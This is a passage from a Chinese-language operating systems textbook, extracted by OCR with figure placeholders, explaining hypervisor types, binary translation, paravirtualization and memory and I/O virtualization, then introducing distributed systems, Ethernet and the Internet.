
可虚拟化是一个重要的问题，所以让我们来更仔细地研究一下。在图8-26中，我们可以看到一个支

持一台虚拟机的I型管理程序。像所有的I型管理程序一样，它在裸机上运行。虚拟机在用户态以用户进程的身份运行，因此，它不允许执行敏感指令。虚拟机内运行着一个客户操作系统，该客户操作系统认为自己是运行在内核态的，但是实际上它是运行在用户态的。我们把这种状态称为虚拟内核态（virtual kernel mode）。虚拟机内还运行着用户进程，这些进程认为自己是运行在用户态的（事实上也正是如此）。




图8-26 当虚拟机当中的操作系统执行了一个内核指令时，如果支持虚拟化技术，那么它会陷入到管理程序

当操作系统（认为自己运行在内核态）执行一条敏感指令（只在内核态下可以执行）的时候会发生什么事情呢？在不支持VT技术的处理器上，指令失效并且操作系统通常情况下会崩溃。这意味着虚拟化是不可行的。有人争辩说所有在用户态执行的敏感指令都应该陷入，但那不是386和它的non-VT后代们的工作模式。

在支持VT技术的处理器上，当客户操作系统运行一条敏感指令时，发生到内核的陷入，如图8-26所示。管理程序分析指令，查看它是来自于虚拟机中的客户操作系统还是来自于虚拟机中的用户程序。如果是前一种情况，管理程序调度将要执行的指令；如果是后一种情况，它仿真面对运行在用户态的敏感指令时真实硬件的行为。如果虚拟机不支持VT技术，指令通常会被忽略；如果虚拟机支持VT技术，它陷入到虚拟机的客户操作系统中。

8.3.3 II型管理程序

当采用VT技术的时候，建立一个虚拟机系统相对比较直接，但是在VT技术出现之前，人们是怎么做的呢？很明显，在一台虚拟机上运行完整的操作系统是不可行的，因为（一些）敏感指令会被忽略掉，从而导致系统崩溃。于是人们发明了称为II型管理程序的替代品，如图1-29b所示。最早的一代产品是VMware（Adams 和 Agesen，2006；以及 Waldspurger，2002），它是斯坦福大学（Bugnion 等人，1997）DISCO研究项目的发展成果。VMware在Windows或Linux的宿主操作系统上作为普通用户程序运行。当它第一次运行的时候，它就像是一个新启动的计算机，试图在光驱中寻找含有操作系统的光盘。然后通过运行光盘上的安装程序，在它的虚拟磁盘（实际上就是Windows或Linux文件）上安装操作系统。一旦在虚拟磁盘上安装好了客户操作系统，虚拟机就可以运行了。

现在让我们来仔细研究VMware是如何工作的。当运行一个Pentium二进制文件的时候，这个二进制文件可能来自于安装光盘或虚拟磁盘，VMware首先浏览代码段以寻找基本块（basic block）。所谓基本块，是指以jump指令、call指令、trap指令或其他改变控制流的指令结束的可顺序运行的指令序列。根据定义，除了基本块的最后一条指令，基本块内不会含有其他改变程序计数器的指令。检查基本块是为了找出该基本块中是否含有敏感指令（见Popek和Goldberg的论述）。如果基本块中含有敏感指令，每条敏感指令被替换成处理相应情况的VMware过程调用。基本块的最后一条指令也被VMware的过程调用所替代。

上述操作完成之后，基本块在VMware中缓存并执行。在VMware中，不含任何敏感指令基本块的运行与它在裸机上的运行完全相同——因为它就是在裸机上运行的。通过这种方式找出、仿真敏感指令。这种技术称为二进制翻译（binary translation）。

基本块执行结束之后，控制返回到VMware，它会定位下一个基本块的位置。如果下一个基本块已经翻译完毕，它就可以被立刻执行。如果还没有翻译完毕，那么依次进行翻译、缓存、执行。最后，大多数程序被缓存并且接近全速的执行。很多优化方法得到了运用，例如，如果一个基本块跳转或调用另

一个基本块，最后一条指令被一条跳转或调用已翻译好的基本块的指令所代替，从而节省了寻找后续基本块的开销。同样，在用户程序中不需要替换掉敏感指令；因为硬件会直接忽略它们。

讲到这里，即使在不可虚拟化的硬件上，II型管理程序也能正常工作的原因就已经很清楚了：所有的敏感指令被仿真这些指令的过程调用所替代。客户操作系统发射的敏感指令不会被真正的硬件执行。它们转换成了对管理程序的调用，而这些调用仿真了那些敏感指令。

有人可能会天真地认为支持VT技术的处理器在性能上会胜过II型管理程序所使用的软件技术，但是测量结果显示情况并不是这么简单（Adams 和Agesen，2006）。其结果显示，支持VT技术的硬件使用陷入—仿真的方法会引起太多的陷入，而在现代硬件上，陷入的代价是非常昂贵的，它们会清空处理器内的缓存、TLB和分支预测表。相反，当可执行程序中的敏感指令被VMware过程调用所替代，就不会招致这些切换开销。正如Adams 和Agesen所指出的，根据工作负载的不同，软件有的时候会击败硬件。由于这个原因，一些I型管理程序出于对性能的考虑会进行二进制翻译，尽管即使不进行转换，运行于其上的软件也可以正确运行。

8.3.4 准虚拟化

运行在I型和II型管理程序之上的都是没有修改过的客户操作系统，但是这两类管理程序为了获得合理的性能都备受煎熬。另一个逐渐开始流行起来的处理方法是更改客户操作系统的源代码，从而略过敏感指令的执行，转而调用管理程序调用。事实上，对客户操作系统来说就像是用户程序调用操作系统（管理程序）系统调用一样。当采用这种方法时，管理程序必须定义由过程调用集合组成的接口以供客户操作系统使用。这个过程调用集合实际上形成了API（应用程序编程接口），尽管这个接口是供客户操作系统使用，而不是应用程序。

再进一步，从操作系统中移除所有的敏感指令，只让操作系统调用管理程序调用（hypervisor call）来获得诸如I/O操作等系统服务，通过这种方式我们就已经把管理程序变成了一个微内核，如图1-26所示。一些或全部敏感指令有意移除的客户操作系统称为准虚拟化的（paravirtualized）（Barham 等人，2003；Whitaker 等人，2002）。仿真特殊的机器指令是一件让人厌倦的、耗时的工作。它需要调用管理程序，然后仿真复杂指令的精确语义。让客户操作系统直接调用管理程序（或者微内核）完成I/O操作等任务会更好。之前的管理程序都选择模拟完整的计算机，其主要原因在于客户操作系统的源代码不可获得（如Windows）、或源代码种类太多样（如Linux）。也许在将来，管理程序/微内核的API接口可以标准化，然后后续的操作系统都会调用该API接口而不是执行敏感指令。这样的做法将使得虚拟机技术更容易被支持和使用。

全虚拟化和准虚拟化之间的区别如图8-27所示。在这里，我们有两台虚拟机运行在支持VT技术的硬件上。左边，客户操作系统是一个没有经过修改的Windows版本。当执行敏感指令的时候，硬件陷入到管理程序，由管理程序仿真执行它随后返回。右边，客户操作系统是一个经过修改的Linux版本，其中不含敏感指令。当它需要进行I/O操作或修改重要内部寄存器（如指向页表的寄存器）时，它调用管理程序例程来完成这些工作，就像在标准Linux系统中应用程序调用操作系统系统调用一样。

如图8-27所示，管理程序被一条虚线分成两个部分。而在现实中，只有一个程序在硬件上运行。它的一部分用来解释陷入的敏感指令，这种情况下，请参照Windows一边。另一部分用来执行管理程序例程。在图8-27中，后一部分被标记为“微内核”。如果管理程序只是用来运行准虚拟化的客户操作系统，就不需要对敏感指令进行仿真，这样，我们就获得了一个真正的微内核，这个微内核只提供最基本的服务，诸如进程分派、管理MMU等。I型管理程序和微内核之间的界限越来越模糊，当管理程序获得越来越多的功能和例程时，这个界限变得更加不清晰。这个主题是有争议的，但是这一点越来越明确：以内核态运行在硬件上的程序应当短小、可靠，由数千行代码而不是数百万行代码组成。这个话题已经经过很多学者的讨论（Hand 等人，2005；Heiser等人，2006；Hohmuth 等人，2004；Roscoe 等人，2007）。

对客户操作系统进行准虚拟化引起了很多问题。第一，如果所有的敏感指令都被管理程序例程所代替，操作系统如何在物理机器上运行呢？毕竟，硬件不可能理解管理程序例程。第二，如果市场上有很多种管理程序，例如Vmware、剑桥大学开发的开源项目Xen、微软的Viridian，这些管理程序的API接口不同，应该怎么办呢?怎样修改内核使它能够在所有的管理程序上运行？




图8-27 支持全虚拟化和准虚拟化的管理程序

Amsden 等人（2006）提出了一个解决方案。在他们的模型当中，当内核需要执行一些敏感操作时会转而调用特殊的例程。这些特殊的例程，称作VMI（虚拟机接口），形成的低层与硬件或管理程序进行交互。这些例程被设计得通用化，不依赖于硬件或特定的管理程序。

这种技术的一个示例如图8-28所示，这是一个准虚拟化的Linux版本，称为VMI Linux（VMIL）。当VMI Linux运行在硬件上的时候，它链接到一个发射敏感指令来完成工作的函数库，如图8-28a所示。当它运行在管理程序上，如VMware或Xen，客户操作系统链接到另一个函数库，该函数库提供对下层管理程序的适当（或不同）例程调用。通过这种方式，操作系统的内核保持了可移植性和高效性，可以适应不同的管理程序。




图8-28 VMI Linux运行在：a) 硬件裸机；b) VMware；c) Xen上

关于虚拟机接口还有很多其他的建议。其中比较流行的一个是paravirt ops。它的主要思想与我们上面所介绍的相似，但是在细节上有所不同。

8.3.5 内存的虚拟化

现在我们已经知道了如何虚拟化处理器。但是一个计算机系统不止是一个处理器。它还有内存和I/O设备。它们也需要虚拟化。让我们来看看它们是如何实现的。

几乎全部的现代操作系统都支持虚拟内存，即从虚拟地址空间到物理地址空间的页面映射。这个映射由（多级）页表所定义。通过操作系统设置处理器中的控制寄存器，使之指向顶级页表，从而动态设置页面映射。虚拟化技术使得内存管理更加复杂。

例如，一台虚拟机正在运行，其中的客户操作系统希望将它的虚拟页面7、4、3分别映射到物理页面10、11、12。它建立包含这种映射关系的页表，加载指向顶级页表的硬件寄存器。这条指令是敏感指令。在支持VT技术的处理器上，将会引起陷入；在VMware管理程序上，它将会调用VMware例程；在准虚拟化的客户操作系统中，它将会调用管理程序调用。简单地讲，我们假设它陷入到了I型管理程序中，但实际上在上述三种情况下，问题都是相同的。

那么管理程序会怎么做呢？一种解决办法是把物理页面10、11、12分配给这台虚拟机，然后建立真实的页表使之分别映射到该虚拟机的虚拟页面7、4、3，随后使用这些页面。到目前为止还没有问题。

现在，假设第二台虚拟机启动，希望把它的虚拟页面4、5、6分别映射到物理页面10、11、12，并加载指向页表的控制寄存器。管理程序捕捉到了这次陷入，但是它会做什么呢?它不能进行这次映射，因为物理页面10、11、12正在使用。它可以找到其他空闲页面，比如说20、21、22并使用它们，但是在此之前，它需要创建一个新的页表完成虚拟页面4、5、6到物理页面20、21、22的映射。如果还有其他的虚拟机启动，继续请求使用物理页面10、11、12，管理程序也必须为它创建一个映射。总之，管理程序必须为每一台虚拟机创建一个*影子页表*（shadow page table），用以实现该虚拟机使用的虚拟页面到管理程序分配给它的物理页面之间的映射。

但更糟糕的是，每次客户操作系统改变它的页表，管理程序必须相应地改变其影子页表。例如，如果客户操作系统将虚拟页面7重新映射到它所认为的物理页面200（不再是物理页面10了）。管理程序必须了解这种改变。问题是客户操作系统只需要写内存就可以完成这种改变。由于不需要执行敏感指令，管理程序根本就不知道这种改变，所以就不会更新它的由实际硬件使用的影子页表。

一种可能的（也很笨拙的）解决方式是，管理程序监视客户虚拟内存中保存顶级页表的内存页。只要客户操作系统试图加载指向该内存页的硬件寄存器，管理程序就能获得相应的信息，因为这条加载指令是敏感指令，它会引发陷入。这时，管理程序建立一个影子页表，把顶级页表和顶级页表所指向的二级页表设置成只读。接下来客户操作系统只要试图修改它们就会发生缺页异常，然后把控制交给管理程序，由管理程序来分析指令序列，了解客户操作系统到底要执行什么样的操作，并据此更新影子页表。这种方法并不好，但它在理论上是可行的。

在这方面，将来的VT技术可以通过硬件实现两级映射从而提供一些帮助。硬件首先把虚拟页面映射成客户操作系统所认为的“物理页面”，然后再把它（硬件仍然认为它是虚拟页面）映射到物理地址空间，这样做不会引起陷入。通过这种方式，页表不必再被标记成只读，而管理程序只需要提供从客户的虚拟空间到物理空间的映射。当虚拟机切换时，管理程序改变相应的映射，这与普通操作系统中进程切换时系统所做的改变是相同的。

在准虚拟化的操作系统中，情况是不同的。这时，准虚拟化的客户操作系统知道当它结束的时候需要更改进程页表，此时它需要通知管理程序。所以，它首先彻底改变页表，然后调用管理程序例程来通知管理程序使用新的页表。这样，当且仅当全部的内容被更新的时候才会进行一次管理例程调用，而不必每次更新页表的时候都引发一次保护故障，很明显，效率会高很多。

8.3.6 I/O设备的虚拟化

了解了处理器和内存的虚拟化，下面我们来研究一下I/O的虚拟化。客户操作系统在启动的时候会探测硬件以找出当前系统中都连接了哪种类型的I/O设备。这些探测会陷入到管理程序。那么管理程序会怎么做呢？一种方法是向客户操作系统报告设备信息，如磁盘、打印机等真实存在的硬件。于是客户操作系统加载相应的设备驱动程序以使用这些设备。当设备驱动程序试图进行I/O操作时，它们会读写设备的硬件寄存器。这些指令是敏感指令，将会陷入到管理程序，管理程序根据需要从硬件中读取或向硬件中写入所需的数据。

但是，现在我们有一个问题。每一个客户操作系统都认为它拥有全部的磁盘分区，而同时实际上虚拟机的数量比磁盘分区数多得多（甚至可能是几百个）。常用的解决方法是管理程序在物理磁盘上为每一个虚拟机创建一个文件或区域作为它的物理磁盘。由于客户操作系统试图控制真正的物理磁盘（如管理程序所见），它会把需要访问的磁盘块数转换成相对于文件或区域的偏移量，从而完成I/O操作。

客户操作系统正在使用的磁盘也许跟真实的磁盘不同。例如，如果真实的磁盘是带有新接口的某些新品牌、高性能的磁盘（或RAID），管理程序会告知客户操作系统它拥有的是一个旧的IDE磁盘，让客户操作系统安装IDE磁盘驱动。当驱动程序发出一个IDE磁盘命令时，管理程序将它们转换成新磁盘驱动的命令。当硬件升级、软件不做改动时，可以使用这种技术。事实上，虚拟机对硬件设备重映射的能力证实VM/370流行的原因：公司想要买更新更快的硬件，但是不想更改它们的软件。虚拟技术使这种想法成为可能。

另一个必须解决的I/O问题是DMA技术的应用。DMA技术使用的是绝对物理内存地址。我们希望，管理程序在DMA操作开始之前介入，并完成地址的转换。不过，带有I/O MMU的硬件出现了，它按照

MMU虚拟内存的方式对I/O进行虚拟化。这个硬件解决了DMA引起的问题。

另一种处理I/O操作的方法是让其中一个虚拟机运行标准的操作系统，并把其他虚拟机的I/O请求全部反射给它去处理。当准虚拟化技术得到运用之后，这种方法被完善了，发送到管理程序的命令只需表明客户操作系统需要什么（如从磁盘1中读取第1403块），而不必发送一系列写磁盘寄存器的命令，在这种情况下，管理程序扮演了福尔摩斯的角色，指出客户操作系统想要做什么事情。Xen使用这种方法处理I/O操作，其中完成I/O操作的虚拟机称为domain0。

在I/O设备虚拟化方面，II型管理程序相对于I型管理程序所具备的优势在于：宿主操作系统包含了所有连接到计算机上的所有怪异的I/O设备的驱动程序。当应用程序试图访问一个不常见的I/O设备时，翻译的代码可以调用已存在的驱动程序来完成相应的工作。但是对I型管理程序来说，它或者自身包含相应的驱动程序，或者调用domain0中的驱动程序，后一种情况与宿主操作系统很相似。随着虚拟技术的成熟，将来的硬件也许会让应用程序以一种安全的方式直接访问硬件，这意味着驱动程序可以直接链接到应用程序代码或者作为独立的用户空间服务，从而解决I/O虚拟化方面的问题。

8.3.7 虚拟工具

虚拟机为长期困扰用户（特别是使用开源软件的用户）的问题提供了一种有趣的解决方案：如何安装新的应用程序。问题在于很多应用程序依赖于其他的程序或函数库，而这些程序和函数库本身又依赖于其他的软件包等等。而且，对特定版本的编译器、脚本语言或操作系统也可能有依赖关系。

使用虚拟机技术，一个软件开发人员能够仔细地创建一个虚拟机，装入所需的操作系统、编译器、函数库和应用程序代码，组成一个整体来运行。这个虚拟机映像可以被放到光盘（CD-ROM）或网站上以供用户安装或下载。这种方法意味着只有软件开发者需要了解所有的依赖关系。客户得到的是可以正常工作的完整的程序包，独立于他们正在使用的操作系统、各类软件、已安装的程序包和函数库。这些被包装好的虚拟机通常叫做*虚拟工具*（virtual appliance）。

8.3.8 多核处理机上的虚拟机

虚拟机与多核技术的结合打开了一个全新的世界，在这个世界里可以在软件中指定可用的处理机数量。例如，如果有四个可用的核，每个核最多可以支持八个虚拟机，若有需要，一个单独的（桌面）处理器就可以配置成32结点的多机系统，但是根据软件的需求，它可以有更少的处理器。以前，对于一个软件设计者来说，先选择所需的处理器数量，再据此编写代码是不可能的。这显然代表了计算技术发展的新阶段。

虽然还不普遍，但是在虚拟机之间是可能实现共享内存的。所需要完成的工作就是将物理页面映射到多个虚拟机的地址空间当中。如果能够做到的话，一台计算机就成为了一个虚拟的多处理机。由于多核芯片上所有的核共享内存，因此一个四核芯片能够很容易地按照需要配置成32结点的多处理机或多计算机系统。

多核、虚拟机、管理程序和微内核的结合将从根本上改变人们对计算机系统的认知。现在的软件不能应对这些想法：程序员确定需要多少个处理机，这些处理机是应该组成一个多计算机系统还是一个多处理机，以及在某种情况下最少的内核数量需求到底是多少。将来的软件将处理这些问题。

8.3.9 授权问题

大部分软件是基于每个处理器授权的。换句话说，当你购买了一款程序时，你只有权在一个处理器上运行它。这个合同允许你在同一台物理机上的多个虚拟机中运行该软件吗？在某种程度上，很多软件商不知道应该怎么办。

如果某些公司获得授权可以同时在n台机器上运行软件，问题就会更糟糕，特别是当虚拟机按照需要不断产生和消亡的时候。

在某些情况下，软件商在许可证（license）中加入明确的条款，禁止在虚拟机或未授权的虚拟机中使用该软件。这些限制在法庭上是否有效，以及用户对此的反应还有待考察。

8.4 分布式系统

到此为止有关多处理机、多计算机和虚拟机的讨论就结束了，现在应该转向最后一种多处理机系统，

即分布式系统（distributed system）。这些系统与多计算机类似，每个节点都有自己的私有存储器，整个系统中没有共享的物理存储器。但是，分布式系统与多计算机相比，耦合更加松散。

首先，一台多计算机的节点通常有CPU、RAM、网卡，可能还有用于分页的硬盘。与之相反，分布式系统中的每个节点都是一台完整的计算机，带有全部的外部设备。其次，一台多计算机的所有节点一般就在一个房间里，这样它们可以通过专门的高速网络通信，而分布式系统中的节点则可能分散在全世界范围内。最后，一台多计算机的所有节点运行同样的操作系统，共享一个文件系统，并处在一个共同的管理之下，而一个分布式系统的节点可以运行不同的操作系统，每个节点有自己的文件系统，并且处在不同的管理之下。一个典型的多计算机的例子如一个公司或一所大学的一个房间中用于诸如药物建模等工作的512个节点，而一个典型的分布式系统包括了通过Internet松散协作的上千台机器。在图8-29中，对多处理机、多计算机和分布式系统就上述各点进行了比较。

项目	多处理机	多计算机	分布式系统
节点配置	CPU	CPU、RAM、网络接口	完整的计算机
节点外设	全部共享	共享exc.，可能除了磁盘	每个节点全套外设
位置	同一机箱	同一房间	可能全球
节点间通信	共享RAM	专用互连	传统网络
操作系统	一个，共享	多个，相同	可能都不相同
文件系统	一个，共享	一个，共享	每个节点自有
管理	一个机构	一个机构	多个机构

图8-29 三类多CPU系统的比较

通过这个表可以清楚地看到，多计算机处于中间位置。于是一个有趣的问题就是："多计算机是更像多处理机还是更像分布式系统？"很奇怪，答案取决于你的角度。从技术角度来看，多处理机有共享存储器而其他两类没有。这个差别导致了不同的程序设计模式和不同的思考方式。但是，从应用角度来看，多处理机和多计算机都不过是在机房中的大设备机架（rack）罢了，而在全部依靠Internet连接计算机的分布式系统中显然通信要多于计算，并且以不同的方式使用着。

在某种程度上，分布式系统中计算机的松散耦合既是优点又是缺点。它之所以是优点，是因为这些计算机可用在各种类型的应用之中，但它也是缺点，因为它由于缺少共同的底层模型而使得这些应用程序很难编程实现。

典型的Internet应用有远程计算机访问（使用telnet、ssh和rlogin）、远程信息访问（使用万维网（World Wide Web）和FTP，即文件传输协议）、人际通信（使用e-mail和聊天程序）以及正在浮现的许多应用（例如，电子商务、远程医疗以及远程教育等）。所有这些应用带来的问题是，每个应用都得重新开发。例如，e-mail、FTP和万维网基本上都是将文件从A点移动到另一个点B，但是每一种应用都有自己的方式从事这项工作，完全按照自己的命名规则、传输协议、复制技术以及其他等。尽管许多Web浏览器对普通用户隐藏了这些差别，但是底层机制仍然是完全不同的。在用户界面级隐藏这些差别就像有一个人在一家提供全面服务的旅行社的Web站点中预订了从纽约到旧金山的旅行，后来发现她所购买的只不过是一张飞机票、一张火车票或者一张汽车票而已。

分布式系统添加在其底层网络上的是一些通用范型（模型），它们提供了一种统一的方法来观察整个系统。分布式系统想要做的是，将松散连接的大量机器转化为基于一种概念的一致系统。这些范型有的比较简单，而有的是很复杂的，但是其思想则总是提供某些东西用来统一整个系统。

在上下文稍有差别的情形下，统一范例的一个简单例子可以在UNIX中找到。在UNIX中，所有的I/O设备被构造成像文件一样。对键盘、打印机以及串行通信线等都使用相同的方式和相同的原语进行操作，这样，与保持原有概念上的差异相比，对它们的处理更为容易。

分布式系统面对不同硬件和操作系统实现某种统一性的途径是，在操作系统的顶部添加一层软件。这层软件称为中间件（middleware），如图8-30所示。这层软件提供了一些特定的数据结构和操作，从而允许散布的机器上的进程和用户用一致的方式互操作。




图8-30 在分布式系统中中间件的地位

在某种意义上，中间件像是分布式系统的操作系统。这就是为什么在一本关于操作系统的书中讨论中间件的原因。不过另一方面，中间件又不是真正的操作系统，所以我们对中间件有关的讨论不会过于详细。较为全面的关于分布式系统的讨论可参见《分布式系统》(Distributed Systems，Tanenbaum 和 van Steen，2006)。在本章余下的部分，首先我们将快速考察在分布式系统（下层的计算机网络）中使用的硬件，然后是其通信软件（网络协议）。接着我们将考虑在这些系统中的各种范型。

8.4.1 网络硬件

分布式系统构建在计算机网络的上层，所以有必要对计算机网络这个主题做个简要的介绍。网络主要有两种，覆盖一座建筑物或一个校园的LAN（局域网，Local Area Networks）和可用于城市、乡村甚至世界范围的WAN（广域网，Wide Area Network）。最重要的LAN类型是以太网（Ethernet），所以我们把它作为LAN的范例来考察。至于WAN的例子，我们将考察Internet，尽管在技术上Internet不是一个网络，而是上千个分离网络的联邦。但是，就我们的目标而言，把Internet视为一个WAN就足够了。

1. 以太网（Ethernet）

经典的以太网，在IEEE802.3标准中有具体描述，由用来连接若干计算机的同轴电缆组成。这些电缆之所以称为以太网（Ethernet），是源于发光以太，人们曾经认为电磁辐射是通过以太传播的。(19世纪英国物理学家James Clerk Maxwell发现了电磁辐射可用一个波动方程描述，那时科学家们假设空中必须充满了某些以太介质，而电磁辐射则在该以太介质中传播。不过在1887年著名的Michelson-Morley实验中，科学家们并未能探测到以太的存在，在这之后物理学家们才意识到电磁辐射可以在真空中传播)。

在以太网的非常早的第一个版本中，计算机与钻了半截孔的电缆通过一端固定在这些孔中而另一端与计算机连接的电线相连接。它们被称为插入式分接头（vampire tap），如图8-31a中所示。可是这种接头很难接正确，所以没过多久，就换用更合适的接头了。无论怎样，从电气上来看，所有的计算机都被连接起来，在网络接口卡上的电缆仿佛是被焊上一样。

要在以太网上发送包，计算机首先要侦听电缆，看看是否有其他的计算机正在进行传输。如果没有，这台计算机便开始传送一个包，其中有一个短包头，随后是0到1500字节的有效信息载荷（payload）。如果电缆正在使用中，计算机只是等待直到当前的传输结束，接着该台计算机开始发送。

如果两台计算机同时开始发送，就会导致冲突发生，两台机器都做检测。两机都用中断其传输来响应检测到的碰撞，然后在等待一个从0到T微秒的随机时间段之后，再重新开始。如果再一次冲突发生，所有碰撞的计算机进入0到$2T$微秒的随机等待。然后再尝试。在每个后续的冲突中，最大等待间隔加倍，用以减少更多碰撞的机会。这个算法称为二进制指数补偿算法（binary exponential backoff）。在前面有关减少锁的轮询开销中，我们曾介绍过这种算法。

以太网有其最大电缆长度限制，以及可连接的最多的计算机台数限制。要想超过其中一个的限制，就要在一座大建筑物或校园中连接多个以太网，然后用一种称为桥接器（bridge）的设备把这些以太网

连接起来。桥接器允许信息从一个以太网传递到另一个以太网，而源在桥接器的一边，目的地在桥接器的另一边。




图8-31 a) 经典以太网；b) 交换式以太网

为了避免碰撞问题，现代以太网使用交换机（switch），如图8-31b所示。每个交换机有若干个端口，一个端口用于连接一台计算机、一个以太网或另一个交换机。当一个包成功地避开所有的碰撞并到达交换机时，它被缓存在交换机中并送往另一个通往目的地机器的端口。若能忍受较大的交换机成本，可以使每台机器都拥有自己的端口，从而消除掉所有的碰撞。作为一种妥协方案，在每个端口上连接少量的计算机还是有可能的。在图8-31b中，一个经典的由多个计算机组成以太网连接到交换机的一个端口中，这个以太网中的计算机通过插入式分接头连接在电缆上。

2. 因特网

Internet由ARPANET（美国国防部高级研究项目署资助的一个实验性的分组交换网络）演化而来。它自1969年12月起开始运行，由三台在加州的计算机和一台在犹他州的计算机组成。当时正值冷战的顶峰时期，它被设计为一个高度容错的网络，在核弹直接击中网络的多个部分时，该网络将能够通过自动改换已死亡机器周边的路由，继续保持军事通信的中继。

ARPANET在20世纪70年代迅速地成长，结果拥有了上百台计算机。接着，一个分组无线网络、一个卫星网络以及成千的以太网都联在了该网络上，从而变成为网络的联邦，即我们今天所看到的Internet。

Internet包括了两类计算机，主机和路由器。*主机*（host）有PC机、笔记本计算机、掌上电脑，服务器、大型计算机以及其他那些个人或公司所有且希望与Internet连接的计算机。*路由器*（router）是专用的交换计算机，它在许多进线中的一条线上接收进来的包，并在许多个出口线中的一条线上按照其路径发送包。路由器类似于图8-31b中的交换机，但是路由器与这种交换机也是有差别的，这些差别就不在这里讨论了。在大型网络中，路由器互相连接，每台路由器都通过线缆或光缆连接到其他的路由器或主机上。电话公司和互联网服务提供商（Internet Service Providers，ISP）为其客户运行大型的全国性或全球性路由器网络。

图8-32展示了Internet的一部分。在图的顶部是其主干网（backbone）之一，通常由主干网操作员管理。它包括了大量通过宽带光纤连接的路由器，同时连接着其他（竞争）电话公司运行管理的主干网。除了电话公司为维护和测试所需运行的机器之外，通常没有主机直接联在主干网上。

地区网络和ISP的路由器通过中等速度的光纤连接到主干网上。依次，每个配备路由器的公司以太网连接到地区网络的路由器上。而ISP的路由器则被连接到供ISP客户们使用的调制解调器汇集器（bank）上。按照这种方式，在Internet上的每台主机至少拥有通往其他主机的一条路径，而且每台经常拥有多条通往其他主机的路径。

在Internet上的所有通信都以包（packet）的形式传送。每个包在其内部携带着目的地的地址，而这个地址是供路由器使用的。当一个包来到某个路由器时，该路由器抽取目的地地址并在一个表格（部分）中进行查询，以找出用哪根出口线发送该包以及发送到哪个路由器。这个过程不断重复，直到这个包到达目的主机。路由表是高度动态的，并且随着路由器和链路的损坏、恢复以及通信条件的变化在连续不断地更新。




图8-32 Internet的一部分

8.4.2 网络服务和协议

所有的计算机网络都为其用户（主机和进程）提供一定的服务，这种服务通过某些关于合法消息交换的规则加以实现。下面将简要地叙述这些内容。

1. 网络服务

